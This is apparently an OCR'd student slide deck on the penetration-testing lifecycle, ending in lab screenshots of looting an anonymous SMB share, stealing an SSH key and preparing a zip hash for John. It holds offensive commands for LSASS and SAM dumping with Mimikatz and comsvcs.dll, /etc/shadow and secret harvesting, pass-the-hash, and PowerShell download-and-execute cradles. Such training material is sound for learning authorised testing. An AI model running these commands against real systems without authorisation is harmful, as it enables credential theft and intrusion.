
Penetration Testing: LifeCycle

A comprehensive playbook for passive reconnaissance, Nmap scanning strategies service enumeration & attacking and post exploitation techniques.

PASSIVE RECON ACTIVE SCANNING SERVICE ENUM



Prepared by:

Karim Tarek Ali

Ahmed Sherif Ali

Ahmed Emad Eldeen

Abdelrahman Elsayed

Joseph George Naseem

Omar Amr Mohammed

Sara Yehia Helmy

Agenda & Objectives

CORE OBJECTIVES

- **Build a repeatable workflow** moving from broad reconnaissance to targeted enumeration without alerting defenders prematurely.
- **Select Nmap strategies** that balance speed, stealth, and accuracy based on network conditions and rules of engagement.
- **Apply protocol playbooks** for common services like SMB, NFS, and SNMP to uncover hidden data and configuration flaws.
- **Crack & reuse credentials** safely within scope to demonstrate impact through lateral movement and privilege escalation.

MODULE STRUCTURE

modules.json

```
{
  "01": "Passive Information Gathering",
  // OSINT, DNS, Shodan, GitHub Recon
  "02": "Nmap Scans & Tuning",
  // Host discovery, Script scans, Evasion
  "03": "Footprinting & Enumeration",
  // SMB, NFS, SNMP, Oracle, IPMI
  "04": "Network Services & Credentials",
  // WinRM, SSH, RDP, Hunting
  "05": "Advanced Attack Vectors"
  // LSASS, NTDS.dit, Pass-the-Hash
}
```

Passive Information Gathering

PRIMARY OBJECTIVES

Map Attack Surface

Identify domains, subdomains, and IP ranges without directly touching the target infrastructure.

Fingerprint Technology

Determine tech stacks, cloud providers, and exposed services through public records.

Leak Discovery

Locate exposed credentials, API keys, and configuration files in public repositories.

ESSENTIAL TOOLING

DNS & Whois

Baseline domain intel gathering.

```
$ whois example.com
$ dig ns example.com
```

Google Dorking

Advanced search operators for files.

```
site:example.com
filetype:pdf
```

Code Recon

Hunting secrets in repositories.

```
$ gitleaks detect
$ trufflehog git url
```

IoT Search Engines

Internet-wide service scanning.

```
org:"Target Corp"
product:"Oracle TNS"
```

Subdomain Enumeration at Scale

ENUMERATION WORKFLOW

01 Passive Collection

Query public sources without touching the target infrastructure. Uses APIs, search engines, and certificate transparency logs.

`subfinder` `amass`

02 Active Resolution

Validate discovered domains by resolving them to IP addresses. Filter out wildcards and dead domains.

`puredns` `massdns`

03 Permutation Scanning

Generate variations of known subdomains (dev, staging, test) to discover hidden assets not in public records.

`altdns` `gotator`

04 Service Identification

Probe resolved domains for HTTP/HTTPS services and fingerprint the technology stack.

`httpx` `httprobe`

EXECUTION PLAYBOOK

recon_terminal

```
# 1. Fast passive enumeration using subfinder
$ subfinder -d example.com -all -silent -o subs.txt

# 2. Deep dive with Amass (slower but thorough)
$ amass enum -passive -d example.com -src

# 3. Check Netcraft & third-party datasets
$ curl -s "https://crt.sh/?q=%25.example.com&output=json" | jq -
r '.[].name_value' | sort -u

# 4. Filter live hosts and probe HTTP services
$ cat subs.txt | httpx -silent -sc -title -o live_hosts.txt

# 5. Generate and resolve permutations
$ gotator -sub subs.txt -perm perms.txt -depth 1 | puredns
resolve
```

Footprinting & Enumeration

TARGET PROTOCOLS

File Services

FTP (21), SMB (139/445), NFS (111/2049). Critical for finding sensitive files and configuration backups.

Infrastructure & Management

DNS (53), SNMP (161/162), IPMI (623). Often leak internal network topology and device info.

Database Services

Oracle TNS (1521), MSSQL (1433), MySQL (3306). Vectors for data extraction and command execution.

ENUMERATION WORKFLOW

01 **Service Identification**

Confirm service version and configuration using Nmap scripts (-sV, -sC) to select appropriate tools.

02 **Targeted Interaction**

Use protocol-specific clients (smbclient, dig, snmpwalk) to query for users, shares, and data.

03 **Artifact Collection**

Validate credentials, download interesting files, and document misconfigurations for exploitation.

Nmap Scanning Strategy

TARGET SPECIFICATION

Single Host & Ranges: Identify individual IPs (`10.10.10.10`) or entire subnets (`10.10.10.0/24`) for broader discovery.

List Files: Use input lists (`-iL targets.txt`) to manage large engagements efficiently and ensure coverage compliance.

Exclusions: Exclude specific hosts (`--exclude`) or ranges to avoid out-of-scope targets or fragile systems.

Scanning Tip: Always start with a lightweight discovery scan (`-sn` or `--top-ports`) before launching comprehensive scans to avoid network congestion and detection.

SCAN COMMANDS

zsh — nmap

```
# 1. Scan specific IP range
$ nmap 10.10.10.0/24

# 2. Scan from target list file
$ nmap -iL targets.txt

# 3. Exclude specific hosts
$ nmap 10.10.10.0/24 --exclude 10.10.10.5

# 4. Scan random targets (Caution!)
$ nmap -iR 3

# 5. Comprehensive scan targeting file output
$ nmap 10.129.2.14 -p- -sV -sC -oA scan_results

# 6. IPv6 Scanning
$ nmap -6 dead:beef::1
```

FTP & SMB Enumeration Playbook

ENUM STRATEGY

FTP (Port 21)

Check for Anonymous Login and version vulnerabilities. Use aggressive scripts to uncover hidden configurations.

SMB (Ports 139, 445)

Enumerate shares, null sessions, and user lists. SMB is often the richest source of internal intel.

SMB Toolset

Use smbclient for manual interaction, smbmap for quick permissions checks, and Enum4Linux-ng for deep dives.

RPC Client

Interact directly with MS-RPC functions to query user info (RID cycling) and domain details manually.

COMMAND REFERENCE

protocols.sh

```
# 1. FTP Recon (Version, Scripts, Aggressive)
$ sudo nmap -sV -p21 -sC -A 10.129.14.136

# 2. SMB Nmap Scan
$ sudo nmap -sV -p 139,445 -sC -A 10.129.14.136

# 3. List Shares (Null Session)
$ smbclient -N -L //10.129.14.128

# 4. Check Permissions
$ smbmap -H 10.129.14.128 -u null

# 5. Automated Enum (Users, Shares, Policies)
$ enum4linux-ng -A 10.129.14.128

# 6. Manual RPC Query
$ rpcclient -U "" 10.129.14.128
rpcclient $> srvinfo
rpcclient $> enumdomusers
```

Windows File Transfer Methods (Part 1)

CORE TRANSFER TECHNIQUES

- **Base64 Encoding**: Convert small binaries to text strings to bypass network controls or clipboard restrictions. Verify integrity with MD5.
- **PowerShell WebDownload**: Use Net.WebClient or IEX for fileless execution. Common cradles leverage HTTP/S traffic.
- **SMB Shares**: Host a share with impacket-smbserver. Mount or copy directly from Windows using net use or UNC paths.
- **FTP Transfer**: Use Python pyftpdlib to spin up a quick server. Transfer via native Windows ftp.exe client (non-interactive mode available).

Note: Base64 has cmd.exe string limits (~8k chars). Fileless IEX execution avoids disk writes but may be caught by AMSI.

COMMAND REFERENCE

file_transfer.sh

```
# 1. Base64 Encode (Linux) & Decode (PowerShell)
$ cat id_rsa | base64 -w 0; echo
PS> [IO.File]::WriteAllBytes("file", [Convert]::FromBase64String("..."))

# 2. PowerShell WebDownload & Fileless Execute
PS> (New-Object Net.WebClient).DownloadFile('http://10.10.10.10/file',
'C:\path')
PS> IEX (New-Object Net.WebClient).DownloadString('http://.../script.ps1')

# 3. SMB Server (Impacket) & Copy
$ sudo impacket-smbserver share ./ -smb2support -user test -password test
C:\> net use n: \\10.10.10.10\share /user:test test
C:\> copy n:\nc.exe .

# 4. FTP Server (Python) & Non-Interactive Client
$ sudo python3 -m pyftpdlib --port 21
C:\> echo open 10.10.10.10 > ftp.txt && echo anonymous >> ftp.txt
C:\> echo binary >> ftp.txt && echo GET nc.exe >> ftp.txt
C:\> echo bye >> ftp.txt && ftp -s:ftp.txt
```

Credentials Hunting

PRIMARY OBJECTIVES

Identify Secrets

Locate passwords, keys, tokens, and hashes in static files and volatile memory.

Map Access Paths

Determine what systems, data, or privileges these credentials unlock to further the attack.

Safeguard Material

Handle sensitive data per Rules of Engagement (RoE); prefer non-destructive collection.

TARGET SCOPE

OS Artifacts

System-level credential stores.

```
SAM/SYSTEM Hives
LSA Secrets
/etc/shadow
```

Memory & Processes

Volatile secrets in RAM.

```
LSASS Process
Token Impersonation
Clipboard Contents
```

Files & Shares

Hardcoded secrets in storage.

```
web.config / .env
Unattended.xml
id_rsa / known_hosts
```

Apps & Cloud

Application & infrastructure auth.

```
Browser Profiles
AWS/Azure CLI
Jenkins/CI Secrets
```

Credentials Hunting

WINDOWS TARGETS

• **SAM & SYSTEM Hives:** Local account hashes stored in registry. Extractable via `reg save` or tools like Mimikatz.

• **LSASS Memory:** Local Security Authority Subsystem Service contains cleartext passwords (WDigest) or Kerberos tickets.

• **Credential Manager:** Windows Vault stores saved RDP, web, and network share credentials.

admin@win-target ~
powershell

```
# 1. Mimikatz LSA Extraction
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit

# 2. Manual Hive Backup (Offline Cracking)
reg save HKLM\SAM C:\Temp\sam.hive
reg save HKLM\SYSTEM C:\Temp\system.hive

# 3. Dump LSASS Memory (Built-in)
rundll32.exe C:\windows\system32\comsvcs.dll, MiniDump [PID]
lsass.dmp full
```

LINUX TARGETS

• **/etc/shadow:** Contains salted password hashes. Readable only by root. Combine with `/etc/passwd` for unshadowing.

• **SSH Keys:** Look for private keys (`id_rsa`) in `~/.ssh/` or backups to pivot to other hosts.

• **History & Env:** Users often type passwords in commands or export them as environment variables (AWS keys, DB creds).

root@linux-target ~ bash

```
# 1. Access Hashes (Root required)
cat /etc/shadow | grep -vE ":[*!]:"
unshadow /etc/passwd /etc/shadow > unshadowed.txt

# 2. Hunt for SSH Keys & Configs
find / -name "id_rsa" -o -name "*.pem" 2>/dev/null

# 3. Check History & Environment
cat ~/.bash_history | grep -i "sshpass"
env | grep -iE "PASS|KEY|SECRET|TOKEN"
```

Password Cracking Overview

RULES OF ENGAGEMENT

Offline Only: Focus on cracking captured hashes (e.g., NTDS.dit, /etc/shadow) offline.

Avoid Lockouts: Online brute-force attacks trigger account lockouts and monitoring alerts.

HASH IDENTIFICATION

Format Recognition: Identify length, charset, and prefixes (e.g., `$6$` for SHA-512, `$2a$` for bcrypt).

Tooling: Use automated tools like `hashid` or `hash-identifier`, but manually verify against docs.

CRACKING STRATEGY

1. Targeted Wordlists: Generate lists based on company name, projects, seasons, and years (OSINT).

2. Wordlist + Rules: Apply rules (e.g., `OneRuleToRuleThemAll`) to standard lists like `rockyou.txt`.

3. Masks/Hybrid: Brute-force specific patterns (e.g., `?u?l?l?l?l?d?d?d?d`) when pure lists fail.

HASH FORMATS & ANALYSIS

user@attack-box:~/hashes

```
$ cat captured_hashes.txt

[Windows NTLM]
Administrator:B4B9B02167818BE23951259323719823
// Fixed length (32 hex chars), no salt in string

[Linux SHA-512]
root:$6$s8Tf...$9s8d7f...
// Starts with $6$, includes salt, very long

[Bcrypt (Web)]
user:$2a$10$N9qo8uLOickgx2ZMRZoMye...
// Slow hashing (Work factor 10), resilient

$ hashid '$2a$10$N9qo8uLOickgx2ZMRZoMye...'
Analying '...'
[+] Blowfish(OpenBSD)
[+] Wolff-M (Bcrypt)

$ hashcat --help | grep NTLM
1000 | NTLM
5600 | NetNTLMv2
```

John the Ripper: Strategies

ATTACK METHODOLOGY

- **Format Identification:** While auto-detect works, explicitly specifying formats (e.g., `--format=descrypt`) prevents errors and improves performance.
- **Staged Attack Plan:** Start with Wordlist + Rules (highest ROI). Proceed to Single (context-aware), then Incremental (brute-force) as a last resort.
- **Session Management:** JtR automatically caches cracked hashes in `john.pot`. Use `--restore` to resume interrupted long-running jobs.
- **Reporting Impact:** Don't just list passwords. Correlate findings with risk (e.g., "Admin reuse across servers") to drive MFA adoption and policy changes.

JTR COMMAND REFERENCE

jtr_workflow.sh

```
# 1. Prepare hashes (Combine passwd & shadow)
$ unshadow /etc/passwd /etc/shadow > hashes.txt

# 2. Wordlist + Rules (Best ROI)
$ john --wordlist=/usr/share/wordlists/rockyou.txt --rules
hashes.txt

# 3. Single Crack (Uses GECOS/User info)
$ john --single hashes.txt

# 4. Incremental (Brute-force fallback)
$ john --incremental:Alpha hashes.txt

# 5. View Cracked Passwords
$ john --show hashes.txt

# 6. Resume Interrupted Session
$ john --restore
```

Privilege Escalation

STRATEGY & METHODOLOGY

Systematic Enumeration

Exhaustively identify misconfigurations using non-destructive checks first to maintain stealth and stability.

Safe Validation

Verify findings with minimally invasive proofs-of-concept, preferably validated in lab mirrors.

Scope Adherence

Strictly operate within authorized boundaries to avoid operational disruption or legal issues.

KEY OUTCOMES

Root Cause Analysis

Pinpoint specific misconfigurations or vulnerabilities causing the privilege gap.

```
Issue: Unquoted Path
Impact: System Access
```

Remediation

Provide prioritized fixes and patch strategies for identified flaws.

```
Action: Quote Paths
Status: High Priority
```

Documentation

Comprehensive logging of root causes, impacted assets, and controls.

```
Log: Audit Trail
Ref: CVE-202X-XXXX
```

Monitoring

Develop detection logic for exploitation attempts and anomalies.

```
Rule: Detect SUID
Alert: Sev 1
```

WINDOWS PRIVILEGE ESCALATION

1. Service & Configuration Flaws

- **Unquoted Service Paths:** Services containing spaces in their path without quotes allow interception (e.g., `C:\Program Files\App.exe` runs `C:\Program.exe`).
- **Weak Service ACLs:** Services modifiable by low-priv users. Attackers change `binPath` to a malicious payload and restart the service as SYSTEM.

2. Identity & Token Abuse

- **Token Manipulation:** Exploiting dangerous privileges like `SeImpersonatePrivilege` (JuicyPotato, PrintSpoofer) to elevate from Service to SYSTEM.
- **AlwaysInstallElevated:** Registry setting allowing non-admins to install MSIs with SYSTEM privileges.

3. Automated Enumeration

- **winPEAS & Seatbelt:** Rapidly enumerate misconfigurations. Focus on red text in winPEAS output (high probability vectors).

cmd.exe - Administrator

```
C:\> whoami /priv

PRIVILEGES INFORMATION
----------------------
Privilege Name                State
============================= =======
SeImpersonatePrivilege        Enabled // Potential Potato Attack
SeChangeNotifyPrivilege       Enabled

# Find unquoted service paths
C:\> wmic service get name,pathname,startmode | findstr /i /v "C:\Windows\\" |
findstr /i /v """
VulnerableService    C:\Program Files\App Folder\svc.exe    Auto

# Check service permissions (AccessChk)
C:\> accesschk.exe -uwcqv "Authenticated Users" *
RW VulnerableService
  SERVICE_ALL_ACCESS

# Check AlwaysInstallElevated
C:\> reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v
AlwaysInstallElevated
AlwaysInstallElevated    REG_DWORD    0x1

# Automated Enumeration
C:\> winPEASx64.exe quiet systeminfo userinfo servicesinfo
```

Lateral Movement Techniques

ATTACK VECTORS

Credential Reuse (PtH / PtT)

Avoid plaintext passwords. Use NTLM hashes (Pass-the-Hash) or Kerberos tickets (Pass-the-Ticket) to authenticate to other services.

Remote Execution (WMI / WinRM)

Execute commands stealthily without RDP. WMI and WinRM often bypass basic AV and leave fewer artifacts than traditional PSExec.

Pivoting & Tunneling

Use compromised hosts as jumping-off points. SSH Dynamic Forwarding creates a SOCKS proxy to route tools deep into the internal network.

COMMAND EXECUTION

lateral_move.sh

```
# Pass-the-Hash with CrackMapExec (SMB Spraying)
crackmapexec smb 10.10.10.0/24 -u Admin -H <NTLM_HASH>

# Impacket WMI Execution (Stealthier than PSExec)
impacket-wmiexec domain/user@target_ip -hashes :lm_ntlm


# SSH Dynamic SOCKS Proxy (Tunneling)
ssh -D 9050 -N -f user@pivot_host
# -> Edit /etc/proxychains.conf: socks4 127.0.0.1 9050

# RDP via Pass-the-Hash (Restricted Admin Mode)
xfreerdp /v:target /u:admin /pth:<HASH> /restricted-admin


# Pass-the-Ticket (Kerberos)
export KRB5CCNAME=/tmp/ticket.ccache
impacket-psexec -k -no-pass target_host
```

Thank You!

1) Subdomain Enumeration



2) Nmap Scan



3) ftp & smb


smb



```
┌──(sherfa㉿sherfa)-[~]
└─$ smbclient -N -L 10.114.172.166


        Sharename       Type      Comment
        ---------       ----      -------
        netlogon        Disk      Network Logon Service
        profiles        Disk      Users profiles
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (POLOSMB server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
smb1cli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 10.114.172.166 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available

┌──(sherfa㉿sherfa)-[~]
└─$
```



```
┌──(sherfa㉿sherfa)-[~]
└─$ smbclient //10.114.172.166/profiles -U Anonymous -p 445
Password for [WORKGROUP\Anonymous]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Apr 21 06:08:23 2020
  ..                                  D        0  Tue Apr 21 05:49:56 2020
  .cache                             DH        0  Tue Apr 21 06:08:23 2020
  .profile                            H      807  Tue Apr 21 06:08:23 2020
  .sudo_as_admin_successful           H        0  Tue Apr 21 06:08:23 2020
  .bash_logout                        H      220  Tue Apr 21 06:08:23 2020
  .viminfo                            H      947  Tue Apr 21 06:08:23 2020
  Working From Home Information.txt      N      358  Tue Apr 21 06:08:23 2020
  .ssh                               DH        0  Tue Apr 21 06:08:23 2020
  .bashrc                             H     3771  Tue Apr 21 06:08:23 2020
  .gnupg                             DH        0  Tue Apr 21 06:08:23 2020

                15373236 blocks of size 1024. 7032588 blocks available
smb: \> get "Working From Home Information.txt"
getting file \Working From Home Information.txt of size 358 as Working From Home Information.txt (1.0 KiloBytes/sec) (average 1.0 KiloBytes/sec)
smb: \> cd .ssh\
smb: \.ssh\> ls
  .                                   D        0  Tue Apr 21 06:08:23 2020
  ..                                  D        0  Tue Apr 21 06:08:23 2020
  id_rsa                              N     1679  Tue Apr 21 06:08:23 2020
  id_rsa.pub                          N      396  Tue Apr 21 06:08:23 2020
  authorized_keys                     N        0  Tue Apr 21 06:08:23 2020
ge
                15373236 blocks of size 1024. 7032588 blocks available
smb: \.ssh\> get id_rsa
getting file \.ssh\id_rsa of size 1679 as id_rsa (4.5 KiloBytes/sec) (average 2.8 KiloBytes/sec)
smb: \.ssh\>
```



```
┌──(sherfa㉿sherfa)-[~/tst]
└─$ cat Working\ From\ Home\ Information.txt
John Cactus,

As you're well aware, due to the current pandemic most of POLO Inc. has insisted that, wherever
possible, employees should work from home. As such- your account has now been enabled with ssh
access to the main server.

If there are any problems, please contact the IT department at IT@polointernalcoms.uk

Regards,

Jones
Department Manager

┌──(sherfa㉿sherfa)-[~/tst]
└─$ chmod 600 id_rsa

┌──(sherfa㉿sherfa)-[~/tst]
└─$ ssh -i id_rsa cactus@10.114.172.166
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat 02 May 2026 03:15:10 PM UTC

  System load:  0.4               Processes:             109
  Usage of /:   49.3% of 14.66GB  Users logged in:       0
  Memory usage: 8%                IPv4 address for ens5: 10.114.172.166
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Infrastructure is not enabled.


0 updates can be applied immediately.


Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Wed Jun  4 20:55:24 2025 from 10.23.8.228
cactus@POLOSMB:~$
```


ftp






4)Password cracking using john


(sherfa㉿sherfa)-[~/_cutie.png.extracted]
$ zip2john 8702.zip > hash.txt
(sherfa㉿sherfa)-[~/_cutie.png.extracted]
$ cat hash.txt
8702.zip/To_agentR.txt:$zip2$*0*1*0*4673cae714579845*67aa*4e*61c4cf3af94e649f827e5964ce575c5f7a239c48fb992c8eab
bd0a4309db38835ad32613e3dc5d7e87c0f91c0b5e64e*4969f382486cb6767ae6*$/zip2$:To_agentR.txt:8702.zip:8702.zip
